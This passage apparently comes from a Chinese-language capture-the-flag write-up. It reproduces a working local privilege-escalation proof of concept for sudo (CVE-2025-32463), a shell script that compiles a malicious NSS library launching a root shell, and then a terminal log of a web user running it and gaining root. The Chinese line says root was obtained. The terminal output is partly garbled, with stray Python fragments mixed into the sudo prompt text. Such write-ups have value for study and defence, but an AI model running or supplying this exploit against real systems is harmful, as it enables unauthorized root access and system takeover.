3 # CVE-2025-32463 - Sudo EoP Exploit PoC by Rich Mirc
4 # @ Stratascale Cyber Research Unit (CRU)
5 STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
6 cd ${STAGE?} || exit 1
7
8 cat > woot1337.c<<EOF
9 #include <stdlib.h>
10 #include <unistd.h>
11
12 __attribute__((constructor)) void woot(void) {
13     setreuid(0,0);
14     setregid(0,0);
15     chdir("/");
16     execl("/bin/bash", "/bin/bash", NULL);
17 }
18 EOF
19
20 mkdir -p woot/etc libnss
21 echo "passwd: /woot1337" > woot/etc/nsswitch.conf
22 cp /etc/group woot/etc
23 gcc -shared -fPIC -Wl,-init,woot -o libnss_woot1337.so.2 woot1337.c
24
25 echo "woot!"
26 /usr/bin/sudo -R woot woot
27 rm -rf ${STAGE?}
28
```

然后成功拿到root了



```
www-data@5ud0:/tmp$ ls
ls
exploit.sh p rockyou.txt
www-data@5ud0:/tmp$ ./exploit.sh
./exploit.sh
woot!
def main():
    We trust you have received the usual lecture from the local System
    Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

    For security reasons, the password you type will not be visible.

    if __name__ == "__main__":
        [sudo] password for www-data: a

root@5ud0:/# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data) po
root@5ud0:/#
```